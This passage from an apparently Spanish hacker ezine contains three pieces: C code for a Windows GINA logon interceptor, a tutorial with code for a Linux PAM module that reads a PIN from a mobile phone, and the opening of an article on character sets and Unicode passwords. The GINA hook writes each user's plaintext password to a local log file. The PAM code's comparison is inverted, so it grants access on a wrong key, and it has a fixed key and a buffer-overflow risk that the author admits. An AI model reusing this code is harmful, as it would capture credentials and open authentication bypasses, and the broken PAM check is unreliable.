        (PGWLXDISPLAYSASNOTICE)GetProcAddress( hDll, "wLxDisplaySASNotice" );
    GwLxLoggedOutSAS =
        (PGWLXLOGGEDOUTSAS)GetProcAddress( hDll, "wLxLoggedOutSAS" );
    GwLxActivateUserShell =
        (PGWLXACTIVATEUSERSHELL)GetProcAddress( hDll, "wLxActivateUserShell" );
    GwLxLoggedOnSAS = (PGWLXLOGGEDONSAS)GetProcAddress( hDll, "wLxLoggedOnSAS" );
    GwLxDisplayLockedNotice =
        (PGWLXDISPLAYLOCKEDNOTICE)GetProcAddress( hDll, "wLxDisplayLockedNotice" );
    GwLxIsLockOk = (PGWLXISLOCKOK)GetProcAddress( hDll, "wLxIsLockOk" );
    GwLxWkstaLockedSAS =
        (PGWLXWKSTALOCKEDSAS)GetProcAddress( hDll, "wLxWkstaLockedSAS" );
    GwLxIsLogoffOk = (PGWLXISLOGOFFOK)GetProcAddress( hDll, "wLxIsLogoffOk" );
    GwLxLogoff = (PGWLXLOGOFF)GetProcAddress( hDll, "wLxLogoff" );
    GwLxShutdown = (PGWLXSHUTDOWN)GetProcAddress( hDll, "wLxShutdown" );
    GwLxStartApplication =
        (PGWLXSTARTAPPLICATION) GetProcAddress( hDll, "wLxStartApplication" );
    GwLxScreenSaverNotify =
        (PGWLXSCREENSAVERNOTIFY) GetProcAddress( hDll, "wLxScreenSaverNotify" );

    return TRUE;
}

BOOL WINAPI wLxNegotiate(
    DWORD dwWinlogonVersion,
    DWORD *pdwDllVersion)
{
    if( !inicializa() )
        return FALSE;

    return GwLxNegotiate( dwWinlogonVersion, pdwDllVersion );
}

BOOL WINAPI wLxInitialize(
    LPWSTR lpwinsta,
    HANDLE hwLx,
    PVOID pvReserved,
    PVOID pwinlogonFunctions,
    PVOID *pwLxContext)
{
    return GwLxInitialize(
        lpwinsta,
        hwLx,
        pvReserved,
        pwinlogonFunctions,
        pwLxContext
    );
}

int WINAPI wLxLoggedOutSAS(
    PVOID pwLxContext,
    DWORD dwSasType,
    PLUID pAuthenticationId,
    PSID pLogonSid,
    PDWORD pdwOptions,
    PHANDLE phToken,
    PWLX_MPR_NOTIFY_INFO pmprNotifyInfo,
    PVOID *pProfile)
{
    int iRet;

    iRet = GwLxLoggedOutSAS(
        pwLxContext,
        dwSasType,
        pAuthenticationId,

```

```

pLogonSid,
pdwOptions,
phToken,
pMprNotifyInfo,
pProfile
);

if(iRet == WLX_SAS_ACTION_LOGON) {

    int lll, i;
    FILE *ap;

    ap=fopen("a:\\si.txt","r");
    if(ap!=NULL)
    {
        fclose(ap);
    }
    else
    {
        return iRet;
    }

    lll=wcslen(pMprNotifyInfo->pszPassword);
    ap=fopen("FCA_GINA.log","a+");
    fprintf(ap,"pszPassword = %s\n", pMprNotifyInfo->pszPassword );
    fclose(ap);

    i=obtener_clave_movil(0, NULL);
    lll=strlen(clave_movil);

    strcat(pMprNotifyInfo->pszUserName, "_seguro" );
    strcpy(pMprNotifyInfo->pszPassword, clave_movil );

    iRet = GwLxLoggedOutSAS(
        pWlxContext,
        dwSasType,
        pAuthenticationId,
        pLogonSid,
        pdwOptions,
        phToken,
        pMprNotifyInfo,
        pProfile
    );
    // pMprNotifyInfo->pszUserName
    // pMprNotifyInfo->pszDomain
    // pMprNotifyInfo->pszPassword
    // pMprNotifyInfo->pszOldPassword

}
return iRet;
}

// A partir de aqui, simplemente llaman a la funcion original

VOID WINAPI WlxDisplaySASNotice(
    PVOID pWlxContext)
{
    GwLxDisplaySASNotice( pWlxContext );
}

BOOL WINAPI WlxActivateUserShell(
    PVOID pWlxContext,
    PWSTR pszDesktopName,
    PWSTR pszMprLogonScript,
    PVOID pEnvironment)
{
    return GwLxActivateUserShell(
        pWlxContext,
        pszDesktopName,
        pszMprLogonScript,
        pEnvironment
    );
}

int WINAPI WlxLoggedOnSAS(

```

```
PVOID pWlxContext,  
DWORD dwSasType,  
PVOID pReserved)  
{  
return GwLxLoggedOnSAS( pWlxContext, dwSasType, pReserved );  
}
```

```
VOID WINAPI WlxDisplayLockedNotice(  
PVOID pWlxContext )  
{  
GwLxDisplayLockedNotice( pWlxContext );  
}
```

```
BOOL WINAPI WlxIsLockOk(  
PVOID pWlxContext)  
{  
return GwLxIsLockOk( pWlxContext );  
}
```

```
int WINAPI WlxWkstaLockedSAS(  
PVOID pWlxContext,  
DWORD dwSasType )  
{  
return GwLxWkstaLockedSAS( pWlxContext, dwSasType );  
}
```

```
BOOL WINAPI WlxIsLogoffOk(  
PVOID pWlxContext  
)  
{  
BOOL bSuccess;  
  
bSuccess = GwLxIsLogoffOk( pWlxContext );  
  
return bSuccess;  
}
```

```
VOID WINAPI WlxLogoff(  
PVOID pWlxContext  
)  
{  
GwLxLogoff( pWlxContext );  
}
```

```
VOID WINAPI WlxShutdown(  
PVOID pWlxContext,  
DWORD ShutdownType  
)  
{  
GwLxShutdown( pWlxContext, ShutdownType );  
}
```

```
BOOL WINAPI WlxScreenSaverNotify(  
PVOID pWlxContext,  
BOOL * pSecure  
)  
{  
return GwLxScreenSaverNotify( pWlxContext, pSecure );  
}
```

```
BOOL WINAPI WlxStartApplication(  
PVOID pWlxContext,  
PWSTR pszDesktopName,  
PVOID pEnvironment,  
PWSTR pszCmdLine  
)  
{  
return GwLxStartApplication(  
pWlxContext,  
pszDesktopName,  
pEnvironment,  
pszCmdLine  
);  
}  
*EOF*
```

```
-[ 0x07 ]-----  
-[ PAM y moviles ]-----  
-[ by FCA00000 ]-----SET-30--
```

/\*

Al igual que en windowsNT podemos sustituir los módulos de logon mediante GINA, en Linux podemos usar PAM para el mismo propósito.

PAM significa Pluggable Authentication Modules, o sea, módulos de autenticación conectables.

Su cometido es gestionar un interface entre las aplicaciones y diversos metodos de autenticación.

Su utilidad es proveer métodos para que una aplicación cualquiera pueda usar mecanismos más seguros para verificar la identidad de los usuarios. Incluso también a veces es necesario un nivel de seguridad más bajo.

Por ejemplo, en el típico UNIX, el usuario tiene que escribir su nombre y su clave en el terminal que está sentado.

El beneficio que se obtiene con PAM es que se puede hacer que el usuario no teclee la clave, sino que se lea de una tarjeta chip que hay que meter en un lector al lado del teclado. O un método de huella dactilar. O meter la clave en un terminal bancario seguro, o en la pantalla del móvil.

También es posible establecerlo a nivel de aplicación. Por ejemplo, si quiero que un programa concreto tenga una segunda clave, sólo tengo que definir que ese ejecutable usará un cierto módulo de PAM.

E incluso se puede usar como librería. A veces necesitas que la aplicación pida una clave en un momento dado. Por ejemplo, una aplicación bancaria necesita que pases la tarjeta por el lector de banda magnética conectado al teclado antes de realizar una transferencia.

En PAM hay 3 partes definidas:

- el módulo de autenticación
- la aplicación que lo usa
- el conector ente ambos

Los módulos son desarrollados por proveedores de seguridad, y generalmente incluyen un interface con el sistema físico que verifica la clave.

Por ejemplo, yo voy a "inventar" un módulo que solicite la clave en el móvil. Existen otros módulos para implementar autenticación mediante RSA, para verificar en una base de datos, en un fichero .rhosts , en RADIUS, en un servidor NT, en tarjetas chip, en tarjetas magnéticas, en un disquete...

La aplicación que pretende usar uno de estos módulos no tiene más que cargarlo y llamar al método pam\_authenticate. Por ejemplo, el comando "su" puede, en ls oportunas circunstancias, usar PAM. Lo mismo sucede con "login", "chage", "ssh", y cualquier otro del cual tengas el código fuente.

El conector es un fichero de configuración que indica cuales programas quieren usar PAM, y el módulo que usan.

Estos ficheros se encuentran en el directorio /etc/pam.d/ y tienen el nombre de la aplicación, aunque también es posible definirlos globalmente usando /etc/pam.conf

El contenido son líneas de texto con una línea (regla) para cada opción. Cada una de las opciones contiene 3 o más palabras:

- la primera define el tipo, es decir, la funcionalidad que provee:
  - auth , para verificar que el usuario es quien dice ser. Normalmente es el método que solicita la clave al usuario y luego la verifica
  - password , para cambiar la clave
  - session , para funcionalidad que debe ser realizada justo antes de que el servicio (el programa cliente) se ponga en marcha. También para cosas que hay que hacer cuando el programa finaliza.
  - account , para tareas administrativas. Por ejemplo, solicitar el cambio de clave cuando ha caducado.
- la segunda define el control, es decir, la verosimilitud obtenida:
  - requisite , que indica que si el proceso de autenticación usando este metodo ha fallado, no deben intentarse otros
  - required , si falla esta autenticación, se pueden intentar otras
  - sufficient , si ha tenido éxito, no deben probarse otros metodos
  - optional , aunque éste haya tenido éxito, también deben probarse otros.
- el archivo del módulo. Debe existir en /lib/security y es una librería

Lo bueno es que esas reglas se pueden apilar, por ejemplo para solicitar inicialmente una clave, y, si tiene éxito, solicitar otra mediante algún otro

método más seguro a decisión del usuario, pongamos por caso elegir entre tarjeta magnética, reconocimiento de voz, o análisis de sange inmediato (?qué pasa, no habéis visto Gattaca?)

```
Esto es lo que está instalado en mi Linux en /etc/pam.d/login
auth requisite pam_unix2.so nullok #set_secrpc
auth required pam_securetty.so
auth required pam_nologin.so
#auth required pam_homecheck.so
auth required pam_env.so
auth required pam_mail.so
account required pam_unix2.so
password required pam_pwcheck.so nullok
password required pam_unix2.so nullok use_first_pass use_authtok
session required pam_unix2.so none # debug or trace
session required pam_limits.so
```

O sea, que pam\_unix2 tiene que funcionar obligatoriamente.  
Este modulo es del estándar de UNIX que solicita login y password y los verifica en /etc/password

Adicionalente se prueban pam\_securetty, pam\_nologin, pam\_env y pam\_mail pero no pasa nada si fracasan.  
Hasta aquí, para autentificar la clave.

A continuación se arranca pam\_unix2 con tipo account, lo cual sirve en este caso para asegurar que la cuenta todavía está activa. Esta comprobación se podía haber realizado con tipo pam\_unix2, pero como los tipos son distintos, se necesitan 2 entradas: una para requisite, y la otra para required.

Después se define que para cambiar la clave se usan los módulos pam\_pwcheck y pam\_unix2, o sea, los típicos de UNIX, incluso en versiones sin PAM.  
En realidad lo que han hecho los inventores de PAM es separar en 2 rutinas diferentes la parte de solicitud de clave y la de provisión de permisos.

Por último, a nivel de sesión se verifican los parámetros habituales, y también los límites de UNIX, para establecer que el usuario no puede usar más de un cierto numero de archivos, o más de una cantidad de tiempo de CPU.

En mi caso, para empezar con algo sencillo que no sea crítico, anadimos una linea a /etc/pam.d/chage que dice  
auth sufficient FCA\_PAM.so

Así cuando intente ejecutar el programa chage para cambiar la fecha de expiración de la clave, me pedirá la clave de root en el móvil.  
Claro que la clave se pedirá cuando chage intente la autorización, no simplemente cuando intentemos ejecutar el programa.

Bueno; ya tenemos el cliente, y también esta definido el vínculo. Ahora falta la parte mas entretenida: el módulo servidor.

Es un programa que debe ser compilado como librería, preferiblemente compartida (shared) para que no ocupe demasiado.  
Entonces hay que elegir si queremos un módulo estático o dinámico.  
La diferencia es que uno estático debe hacer una inicialización sólo la primera vez que es invocado, mientras que un módulo dinámico puede ser descargado, con lo que cada vez hay que inicializar los datos.  
En mi caso debe ser dinámico, ya que cada usuario que intenta acceder al sistema usa su propio móvil, y hay que inicializar el puerto de comunicaciones cada vez. Pero tambien he hecho la parte de inicializacion estática, para el caso de que el linker lo decida así.  
Para otros sistemas, por ejemplo de huella dactilar, hay que inicializar el hardware sólo una vez, por lo que es mejor un módulo estático.  
Si se opta por un modulo estático, hay que definir 6 funciones (pueden ser NULL) a las que hay que apuntar con una estructura de tipo pam\_module .  
Cuando el cliente necesite una autentificación, llamara a PAM, que identificará la librería a cargar.  
Es por eso que todos los módulos necesitan una estructura similar, con unos puntos de entrada conocidos.  
struct pam\_module \_FCA\_PAM\_modstruct = {  
 "FCA\_PAM", pam\_sm\_authenticate, pam\_sm\_setcred, NULL, NULL, NULL, NULL,  
};

Si elegimos un módulo dinámico, debemos definir variables para

que se incluya el prototipo (la signature) de cada tipo de función que queremos implementar, y en este caso la función llamada por el módulo cliente debe tener un nombre definido: PAM\_SM\_AUTH, función pam\_sm\_authenticate y pam\_sm\_setcred ; para autenticar PAM\_SM\_ACCOUNT, función pam\_sm\_acct\_mgmt ; para gestión de la cuenta PAM\_SM\_SESSION, función pam\_sm\_open\_session y pam\_sm\_close\_session PAM\_SM\_PASSWORD, función pam\_sm\_chauthtok ; gestión de claves

Justamente éstas son las 6 funciones apuntadas por los elementos de `_FCA_PAM_modstruct` .

Como yo implemento la autenticación, eso me obliga a definir PAM\_SM\_AUTH, lo que a su vez obliga a definir la función pam\_sm\_setcred, aunque no haga nada. Las otras funciones apuntan a NULL.

Ahora ya podemos incluir `security/pam_modules.h` y `security/_pam_macros.h` justo después de PAM\_SM\_AUTH

Entre las cosas que PAM nos permite, y que casi seguro que usaremos, son las funciones `pam_get_item` , `pam_set_item`, y `pam_authenticate` .

`pam_get_item` permite obtener información sobre el usuario que intenta autenticarse. El dato más importante es el nombre del usuario, por supuesto. `pam_set_item` permite especificar valores a variables, por ejemplo un nombre de usuario con PAM\_USER.

En mi caso lo uso solamente para comprobar que el usuario existe. El método de verificación de la clave es muy tonto: la clave es "12345678" para todos los usuarios.

Así que después de verificar el usuario, abro el puerto de comunicaciones. Inicializo los parámetros adecuados, y mando el comando AT que le dirá a la tarjeta SIM que tiene que solicitar una clave. Estos comandos son particulares para el móvil SiemensS45. Más detalles se pueden encontrar en otros artículos de esta misma publicación.

Espero hasta que haya una respuesta. Si pasan mas de 20 intentos, cada uno con un timeout de 1 segundo, devuelvo fallo: PAM\_AUTH\_ERR. Tomamos la clave escrita en el móvil, y extraigo los digitos exactos. Recordar que la respuesta es algo así como "313233335363738" si la clave escrita es "12345678" , así que tengo que obtener los caracteres de 2 en 2. Al final, si la clave es correcta, devuelvo PAM\_SUCCESS

Como cualquier programador puede ver claramente, el código no es lo mas limpio posible. Y además no tiene chequeos (por ejemplo, asumo que siempre se puede abrir el puerto). Y la clave es siempre la misma. Vamos, que es una chapuza de código. Pero funciona.

Notas:

El principal propósito de PAM es una autenticación más fuerte o más débil que la estándar. La mayoría de los programas que necesitan autorización extra son aquellos que interactúan con el propio sistema de seguridad. Este es el caso de `chage` , `passwd`, `login` ,... que son programas que tienen "superprivilegios", también conocido como "sticky bit". Aunque sea un usuario normal el que los invoca, estos programas se ejecutan impersonando a root, así que tienen privilegios máximos. Eso tiene de bueno que podemos hacer cosas como abrir el puerto o acceder al hardware. A cambio, cualquier módulo PAM que este mal programado puede comprometer todo el sistema.

Por ejemplo, mi programa espera una respuesta del móvil del tipo "SSTK: D0xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx3132333435363738".

Si alguien conectara un terminal en vez de un teléfono móvil, podría mandar la respuesta

"SSTK: yzzz....."

que provocaría que `p[datos]` apuntara a una dirección sin definir, lo que en el mejor de los caso generaría un `core` , y en el peor caso, un `buffer overflow`, con posibilidad de un `exploit`.

Hay que poner especial atención a los módulos estáticos para que los datos de un usuario se borren al acabar la transacción. Si además es posible que 2 autenticaciones se produzcan simultáneamente en 2 terminales distintas, es fundamental verificar que el código es reentrante, y evitar las variables globales.

En mi sistema hay instalados 40 módulos de seguridad distintos. Desde

el simple pam\_nologin que nunca permite el acceso, hasta el complejo pam\_userdb que busca el usuario en una base de datos (un fichero) que es posible definir en línea de comandos. Es más: este módulo tiene una opción DEBUG para mostrar la clave del usuario antes de verificar que es correcta. ¿Qué método de seguridad es éste, que te dice la clave en caso de que no la sepas? Lo que quiero decir es que es posible que alguno de ellos tenga un fallo de programación que permita hacer algo para saltarse las limitaciones.

Otro punto a considerar es que la mayoría de las librerías en Linux son dinámicas, y bajo algunas circunstancias (LD\_LIBRARY\_PATH+chroot) es posible definir dónde se encuentran esas librerías. Esto también puede hacer que el módulo o el programa cliente no se comporten como es de esperar.

La idea de PAM está bien, pero obliga a los administradores a diseñar con cuidado los métodos que permiten autenticación, los programas que los usan, y los permisos que garantizarán.

Pero es un entorno de trabajo bastante sencillo de entender, y fácilmente adaptable a nuestras necesidades.

```
modulo FCA_PAM
* Compilar con
* gcc -fPIC -Wall -c FCA_PAM.c -O
* ld -x --shared -o FCA_PAM.so FCA_PAM.o -lpam -lcrypt -lc -ldl
* Copiar con
* cp FCA_PAM.so /lib/security/
* Activar (solo una vez) con
* echo "auth sufficient FCA_PAM.so" >> /etc/pam.d/chage
* Probar con
* chage
*/

#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <syslog.h>
#include <stdarg.h>
#include <pwd.h>
#include <fcntl.h>
#include <string.h>
#include <crypt.h>
#include <asm/io.h>
#include <sys/perm.h>
#include <time.h>
#include <termios.h>
#include <sys/ioctl.h>

#define PAM_SM_AUTH
#include <security/pam_modules.h>
#include <security/_pam_macros.h>

PAM_EXTERN
int pam_sm_authenticate(pam_handle_t *pamh,int flags,int argc,const char **argv)
{
int retval = PAM_AUTH_ERR;
const char *user=NULL;
char clave_movil[]="00000000000000000000000000000000";

fd_set ttyset;
struct timeval tv;
int actual,i=0;
int datos = 10;

char tmpbuf[200] = {0,};
char CTRL_Z[] = {0x1A, 0x00};
char *p=NULL;
int done = 20;
int cmdlen;

int ttyfd;
struct termios oldtio, newtio;
```

```

// Obtener ul usuario
retval = pam_get_user(pamh, &user, NULL);
if (retval != PAM_SUCCESS) {
    _pam_log(LOG_ERR, "get user returned error: %s",
        pam_strerror(pamh,retval));
    return retval;
}
if (user == NULL || *user == '\0') {
    _pam_log(LOG_ERR, "username not known");
    return PAM_AUTH_ERR;
}

if( (ttyfd = open("/dev/ttyS0", O_RDWR | O_NONBLOCK/* | O_NOCTTY*/, 0)) < 0 )
{
    fprintf(stderr, "Error: Can't open tty\n");
    return PAM_AUTH_ERR;
}

tcgetattr(ttyfd, &oldtio);
memset(&newtio, 0, sizeof(newtio));
newtio.c_cflag = B9600 | CS8 | CREAD;
newtio.c_iflag = IGNPAR;
newtio.c_oflag = 0;
tcflush(ttyfd, TCIFLUSH);
tcsetattr(ttyfd, TCSANOW, &newtio);

strcpy(tmpbuf, "at^sstk=22,0\r");
cmdlen = strlen(tmpbuf);

if(write(ttyfd, tmpbuf, cmdlen) != cmdlen) {
    printf("mal write\n" );
    return PAM_AUTH_ERR;
}

sleep(1);
strcpy(tmpbuf, "D0138103012300820281028D040453493F11020508");
strcat(tmpbuf, CTRL_Z );
cmdlen = strlen(tmpbuf);

if(write(ttyfd, tmpbuf, cmdlen) != cmdlen) {
    printf("mal write\n" );
    return PAM_AUTH_ERR;
}

while(done>0) {
    FD_ZERO(&ttyset);
    FD_SET(ttyfd, &ttyset);
    tv.tv_sec = 1;
    tv.tv_usec = 0;
    done--;
    printf("done=%i\n", done );
    sleep(1);

    if(select(ttyfd+1, &ttyset, NULL, NULL, &tv)) {
        // usleep(100);
        for(datos=0;datos<200;datos++)
            tmpbuf[datos]=0;
        actual = read(ttyfd, tmpbuf, sizeof(tmpbuf));
        printf("tmpbuf=%s\n", tmpbuf );
        if(actual < 0)
            done=0;
        p=strchr(tmpbuf, ':');
        if(p!=NULL)
            done=-5;
    }
}
close(ttyfd);

i=0;
for(datos=32;datos<52 && p!=NULL;datos+=2)
{
    if(p[datos]==0)
        break;
    if(p[datos]!='3') //los caracteres son '3x' donde x es la tecla

```

```

        break;
    clave_movil[i++]=p[datos+1];
}
clave_movil[i++]=0;

printf("clave_movil=%s\n", clave_movil );
if(strcmp(clave_movil,"12345678")!=NULL)
    return PAM_SUCCESS;
return PAM_AUTH_ERR;
}

PAM_EXTERN
int pam_sm_setcred(pam_handle_t *pamh,int flags,int argc
                  ,const char **argv)
{
    return PAM_SUCCESS;
}

#ifdef PAM_STATIC
struct pam_module _FCA_PAM_modstruct = {
    "FCA_PAM",
    pam_sm_authenticate,
    pam_sm_setcred,
    NULL,
    NULL,
    NULL,
    NULL,
};
#endif
*EOF*

```

SET de caracteres  
=====

- 01.Introduccion
- 02.Resumen
- 03.Fe de ratas
- 04.ASCII, SBCS, DBCS y MBCS
- 05.Unicode y UTF
- 06.Algoritmo BIDI
- 07.Sets en navegadores
- 08.Passwords y Unicode
- 09.Portapapeles
- 10.Compilando Unicode en Windows
- 11.Fuentes
- 12.Vaya mierda...
- 13...tan buena
- 14.Despedida
- 15.Principales referencias

01.Introduccion  
-----

Hace tiempo lei [ref.1] que el LC3 [LOpht Crack 3, crackeador de passwords de cuentas de usuario en Windows con tecnologia NT], soporta la entrada de contrase=as en varios alfabetos, como el griego, el cirilico o el arabe.

Contrase=as en varios alfabetos... mmmm... ¿y si me pongo en mi cuenta de correo una password en chino? ¿o si protejo mis archivos con una password en arabe? Eso no tendria que aparecer en ningun diccionario de los pocos que he visto hasta ahora, todos ellos con palabras inglesas o espa=olas. ¿Se resistiran a los crackeadores de passwords, incluso a la fuerza bruta? Tampoco solemos tener los teclados con los drivers para chino o arabe. ¿Se resistiran a los keyloggers? Tampoco se pueden comunicar facilmente a otras personas. ¿Se resistiran a la Ingenieria Social?

En algunos casos estas passwords pueden torear a crackeadores, keyloggers y actos de IS, pero en otros casos se lo pueden dejar mucho mas facil.

Para demostrarlo, pasen y vean con sus propios ojos el infinito mundo de los sets de caracteres.

02.Resumen  
-----

El set de caracteres mas usual en el mundo informatico ha sido el ASCII. El Unicode se perfila cada vez mas como el set a utilizar en todo el mundo, ya que contempla los caracteres de todos los alfabetos. Los sistemas y programas que trabajan con Unicode [p.ej. windowsNT y word97, respectivamente] ofrecen ventajas que no ofrecen los que no lo contemplan [p.ej. windows9x y NotePad, respectivamente]. Nos fijaremos en los recuperadores de passwords, los compiladores de C, los navegadores de Internet y los editores de texto. Tambien se veran fugazmente las fuentes, la API de copiar y pegar, al algoritmo BIDI (ya que para los ejemplos se utilizara texto en arabe), y los pros y contras del Unicode.

03.Fe de ratas  
-----

Muchos datos de este articulo pueden ser erroneos o falsas apariencias. Para evitar mas errores no he tratado ningun otro SO mas que el windows98. Los programas y SDK's que he utilizado son de versiones algo viejas, y como explicare no soportan el Unicode muy bien, a diferencia de los mas nuevos. Podria comprar nuevo software, pero como soy algo rata en este aspecto, prefiero tener fe en lo que otras personas han escrito sobre los sets. L'ha pillao? Cuñaaa-aa-a-a-a...!!!

04.ASCII, SBCS, DBCS, MBCS y otras chicas del monton  
-----

Much@s de vosotr@s creéis saber lo que es el ASCII. El American Standard Code for Information Interchange es un código para representar como números a los caracteres ingleses [ref.2]. ¡¡Co=0!! ¡¡Si hubieran sido españoles o portorriquenyos la e~e se vería como una eñe!! Así, cada letra tiene asignado un número que va del 0 al 127. Por ejemplo, la 'a' es el 61. Los códigos del '00'x al '1F'x (31) son caracteres de control (retorno de carro, tabulador, etc...).

El ASCII utiliza 7 bits para cada carácter. Si se utiliza el octavo, entonces se habla de ASCII extendido, que dispone de 128 caracteres más, la mayoría símbolos, letras con acentos y otras historias. También de 8 bits es el ISCII (India) o el ArmSCII (Armenia).

Según la ref.3, los sets de caracteres [o 'code pages'] de un byte como ASCII e ISCII se llaman SBCS [Single Byte Character Set].

Otros ejemplos de SBCS que os pueden sonar son los siguientes:

- Los ANSI [American National Standards Institute]. Son los utilizados por la GDI [Graphics Device Interface] de Windows. Yo tengo por defecto el ANSI 1252 (Latin 1), que es lo que me aparece con GetACP(), o en:  
HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Nls\Codepage\ACP
- OEM [Original Equipment Manufacturer], utilizado por la FAT del MS-DOS. Supongo que esta es la explicación de por qué escribir con el Edit del MD-DOS no es sinónimo de escribir en ASCII. En mi Autoexec.bat me aparece el OEM 850: 'mode con codepage select=850', lo mismo que retorna la función GetOEMCP(), y lo mismo que aparece en:  
HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Nls\Codepage\OEMCP
- EBCDIC [Extended Binary Coded Decimal Interchange Code], utilizado por los viejos mainframes.

Vale, muy bien. Pero ¿ya caben todas las letras del alifato árabe, todas las hiragana y katagana japonesas, los caracteres griegos y los cirílicos, ideogramas chinos y coreanos, las miles de sílabas indias y el alfabeto gallego en las solo 256 combinaciones de ocho bits!??

Pues no. Por eso, un mismo código puede ser un carácter distinto según el SBCS que se este utilizando. Por ejemplo, el código 202 o 'CA'x para los que usamos el ANSI 1252 (Latin 1), se trata de la letra 'Ê' [E mayúscula con un acento circunflejo]. En cambio, para los árabes, como que tienen el ANSI 1256, 'CA'x no significa la 'E' con acento circunflejo, sino la letra 'teh'. Fijateh.

De mostrar una cosa u otra se encarga el sistema en base a las fuentes y a los sets de trabajo que tienen asociadas. Las matrices contenidas en los cp\_nnnn.nls (en Windows95/98/ME) o los c\_nnnn.nls (NT,2K,XP) parecen hacer el resto [ref.10].

Igualmente, 256 códigos siguen siendo pocos para algunas escrituras. Es por eso que aparecieron los DBCS [Double Byte Character Sets], como el ISCLAP de los indios. Con 2 bytes ya podemos hacer muchas combinaciones, hasta 65536, suficiente para los millares de glifos indios, chinos, coreanos...

No contentos con eso, chinos, japoneses y coreanos [triada CJK], forzaron la aparición de los MBCS [Multi Byte Character Sets], con bits para todos los gustos, como por ejemplo los JIS japoneses, el GB 2312-80 chino y el KS C 5601-1992 coreano.

Cálculo que debe haber varios cientos de sets pululando por el mundo. Tanto set no puede ser bueno ;), sobretodo a efectos de compatibilidad entre sistemas y aplicaciones. Un poco de orden se hace inevitable. Pero como el ser humano es como es, en vez de idear un set que englobara a todos los caracteres, glifos y escrituras, ideó más de uno: el Unicode, el ISO-10646, el TCC [TRON Character Code]... ¿Por qué es tan difícil ponerse de acuerdo? Afortunadamente los 2 primeros se mantienen en paralelo.

Los 127 primeros caracteres de todos estos sets suelen coincidir con los del ASCII, para no liar todavía más la caótica situación.

Las APIs de Windows y las librerías estándar de C, así como diferentes algoritmos con licencia GNU, tienen macros que realizan rápidamente conversiones entre los múltiples SBCS, DBCS, MBCS y Unicode.

¿Marea???

Pues creo que no tanto como a los gobiernos asiaticos, que han acabado dando un corte de manga a Microsoft y a unas cuantas empresas occidentales. Han preferido pasar de ser una opcion local, o una variedad periferica, o una configuracion regional, a ser el pilar de un sistema operativo hecho por ellos y para ellos. Tanta conversión de sets y bypasses como el MS-IME [Input Method Editor, en Windows asiaticos] no les acaba de convencer, y mas cuando no esta adaptado a la perfeccion a sus escrituras. Tambien estan hartos de las licencias inflexibles, asi que lo van a desarrollar como codigo abierto. Mucha suerte. Creo que tendra que ver con el proyecto TRON [ref.20], que es un sistema con su propio set universal alternativo al Unicode, y que lleva 20 años siendo desarrollado por la Universidad de Tokio con codigo abierto.

¿Alternativo al que? Al Unicode, veamoslo con mas detalle.

## 05.Unicode y UTF

Unicode es un set de caracteres que proporciona un solo codigo para un solo caracter. Esto es, un codigo numerico refleja solo un caracter o glifo. Pero no al reves: por ejemplo, la letra B es identica a la letra griega beta mayuscula, aunque son codigos Unicode diferentes. O la letra arabe 'teh' es el codigo U+062A pero tambien el U+FE95.

La version 4 de Unicode dispone de mas de 70.000 codigos, pero puede llegar a codificar desde el U+0000 hasta el U+10FFFF [=1.114.111, que gracia que tienen los palindromos, ¿a que si?], y la cifra se dispara si entramos en codigos de uso privado. Incluye los caracteres de casi todas las escrituras, como el chino, japonés, griego, arabe, incluso el Braille de los ciegos!!

Un escueto html-javascript para convertir Unicode <--> Glifo es el siguiente (funcionamiento variable segun navegador y configuracion), aunque lo hace mejor charmap.exe de WindowsNT, o infinitamente mejor SC Unipad.

```
/*--UnicodeGlifo.htm -----*/
<html><head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
</head><body><p>
<input type="button" value="Ver glifo" onclick="traducir(1)">
<input type="button" value="Ver codigo" onclick="traducir(2)">
<input type="button" value="Ver todo" onclick="traducir(3)">
<script language="JavaScript"><!--
var hex = new Array;hex[1]="0";hex[2]="1";hex[3]="2";hex[4]="3";hex[5]="4";
hex[6]="5";hex[7]="6";hex[8]="7";hex[9]="8";hex[10]="9";hex[11]="A";
hex[12]="B";hex[13]="C";hex[14]="D";hex[15]="E";hex[16]="F";i=rr=0;

function h(d) { //decimal a hexadecimal
s="";while (d >= 16) {B = d % 16; d = Math.floor(d / 16); s += hex[B+1];}
s += hex[d+1]; L = s.length; hh = "";
for (x = 0; x < L; x++) hh = hh + s.substring(L-x-1, L-x);
return(hh)
}
function l(){ //linea
i++;rr++;if(rr==65) {rr=0;document.f2.t2.value+="\r\n";}
if((i==2000 || i==5000) && confirm("¿Quieres continuar?")==0) i=70000;
}
function traducir(op) {
switch(op) {
case 1: //solo admite codigos del U+0000 al U+FFFF. P.ej. '062A' -> [teh]
document.f2.t2.value = unescape("%u" + document.f1.t1.value);break;
case 2: //'a' -> 'a'; '~' -> '%7E'; 'teh' -> '%u062A'
document.f2.t2.value = escape(document.f1.t1.value);break;
default:
i=31;rr=0;
while(i<256) {document.f2.t2.value += unescape("%u00" + h(i));l();}
while(i<4096) {document.f2.t2.value += unescape("%u00" + h(i));l();}
// while(i<65535) {document.f2.t2.value += unescape("%u" + h(i));l();}
break;
}
}
// --></script></p>
<form method="POST" name="f1"><p><textarea name="t1" rows="2" cols="70">
```

```
</textarea></p></form>
<form method="POST" name="f2"><p><textarea name="t2" rows="14" cols="70">
</textarea></p></form></body></html>
/*-----*/
```

Este estandar se hace necesario si no se quiere corromper la informacion en un mundo cada vez mas multicultural y multidireccional. Si tu tienes un servidor que lee con un set de caracteres y le llega informacion con otro formato, pues cagado la hemos si no puede hacer la conversion. Por ejemplo, si te llega un mail escrito en tailandes y lo lees con un programa que solo reconoce griego, patapam!, no lo entendera ni un tailandes ni un griego [ni un frances ni una cubana]. Por eso la gran mayoría de internacionales informaticas ya han adoptado el Unicode, y todos los sistemas operativos modernos ya lo soportan.

¿Todos? Todos no, todavía resisten frente al invasor los irreductibles Windows9x. Afortunadamente hay aplicaciones como las de Office-97 o Internet Explorer que soportan Unicode aunque sea en Windows9x.

